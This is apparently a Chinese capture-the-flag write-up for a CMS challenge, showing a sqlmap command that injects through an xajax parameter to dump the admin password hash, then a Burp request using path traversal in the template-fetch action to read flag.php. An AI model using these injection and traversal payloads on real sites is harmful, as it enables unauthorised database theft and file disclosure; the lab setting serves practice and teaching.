



```
root@kali:~# sqlmap -u "http://f4908ba8a9d14c5dbb3ff8c528f8a853e05c78c0f5a64925.changame.ichunqiu.com/celive/live/header.php" --data="xajax=Postdata&xajaxargs[0]=<xjxquery><q>detail=xxxxxx*</q></xjxquery>" --tamper=chardoubleencode -D "Yeser" -T "yesercms_user" -C "password,username" --dump --batch
```

```
Database: Yeser
Table: yesercms_user
[1 entry]
+----------------------------------+----------+
| password                         | username |
+----------------------------------+----------+
| ff512d4240cbbdeafada404677ccbe61 | admin    |
+----------------------------------+----------+
```

获得admin密码，尝试在线解密：

顺利获得密码原文后登录进行模板设置：





修改拦截的请求包的参数，获得flag.php内容：

Burp Suite Community Edition v2020.2.1 - Temporary Project

Burp Project Intruder Repeater Window Help

Dashboard | Target | Proxy | Intruder | Repeater | Sequencer | Decoder | Comparer | Extender | Project options | User options

1 × 2 × ...

Send | Cancel | < | > | Target: http://f4908ba8a9d14c5dbb3ff8c528f8a853e05c78c0f5a64925.changame.ichunqiu.com

Request

Raw | Params | Headers | Hex

```
1 POST /index.php?case=template&act=fetch&admin_dir=admin&site=default
  HTTP/1.1
2 Host:
  f4908ba8a9d14c5dbb3ff8c528f8a853e05c78c0f5a64925.changame.ichunqiu.com
3 Content-Length: 19
4 Accept: application/json, text/javascript, */*
5 Origin:
  http://f4908ba8a9d14c5dbb3ff8c528f8a853e05c78c0f5a64925.changame.ichunqiu.c
  om
6 X-Requested-With: XMLHttpRequest
7 User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML,
  like Gecko) Chrome/78.0.3904.108 Safari/537.36
8 Content-Type: application/x-www-form-urlencoded
9 Referer:
  http://f4908ba8a9d14c5dbb3ff8c528f8a853e05c78c0f5a64925.changame.ichunqiu.c
  om/index.php?case=template&act=edit&admin_dir=admin&site=default
10 Accept-Encoding: gzip, deflate
11 Accept-Language: zh-CN,zh;q=0.9
12 Cookie: UM_distinctid=
   17158e637b652e-06f42cd4b1e21e-4e4c0f20-1fa400-17158e637b7217; chkphone=
   acWxNpxhQpDiAchhNuSnEqyiQuDIO0000; ci_session=
   1ff9e606cb5209c5da7e7fde888702b24c5b9625; browse=
   CF1ZTxUYU0BdVFtAVQJTRFBZSkdeQ11YWVdFR11RWERTUVFPX0VLThQ;
   Hm_lvt_2d0601bd28de7d49818249cf35d95943=
   1586761197,1587716135,1587871241,1587871757;
   Hm_lpvt_2d0601bd28de7d49818249cf35d95943=1587871757; PHPSESSID=
   50b374632c34367560c0827cef06690c; passinfo=
   %E5%85%8D%E8%B4%B9%E7%89%88+%3Ca+href%3D%22http%3A%2F%2Fwww.cmseasy.cn%2Fse
   rvice_1.html%22+target%3D%22_blank%22%3E%3Cfont+color%3D%22green%22%3E%28%E
   8%B4%AD%E4%B9%B0%E6%8E%88%E6%9D%83%29%3C%2Ffont%3E%3C%2Fa%3E; __jsluid_h=
   03ad822e7fe71e7a0c2d7862a8ce2fdd; __guid=
   260355546.1652987247644824000.1587879514921.8567; login_username=admin;
   login_password=a94f8d9844c391a79ae9db9aa41d2c44; style=skin2; monitor_count
   =9
13 Connection: close
14
15 &id=#../../flag.php
```

Response

Raw | Headers | Hex | Render

```
1 HTTP/1.1 200 OK
2 Date: Sun, 26 Apr 2020 06:31:04 GMT
3 Content-Type: text/html; charset=utf-8
4 Connection: close
5 Vary: Accept-Encoding
6 Pragma: no-cache
7 Cache-Control: no-store, no-cache, must-revalidate, post-check=0,
  pre-check=0
8 Expires: Thu, 19 Nov 1981 08:52:00 GMT
9 X-Via-JSL: 76165a1,-
10 X-Cache: bypass
11 Content-Length: 267
12
13 {"content":"<textarea rows=\"20\" cols=\"78\" id=
   \"..\/..\/flag.php_content\" style=\"font-family: Fixedsys,verdana,□□;
   font-size: 12px;\" name=\"..\/..\/flag.php_content\"><?php\necho 'flag is
   here';\n'flag{21fa0b63-c290-4cb9-b90a-56b904fdf940}';\n<\/textarea>"}
```

< + > Type a search term 0 matches

Done 602 bytes

查看更多》》》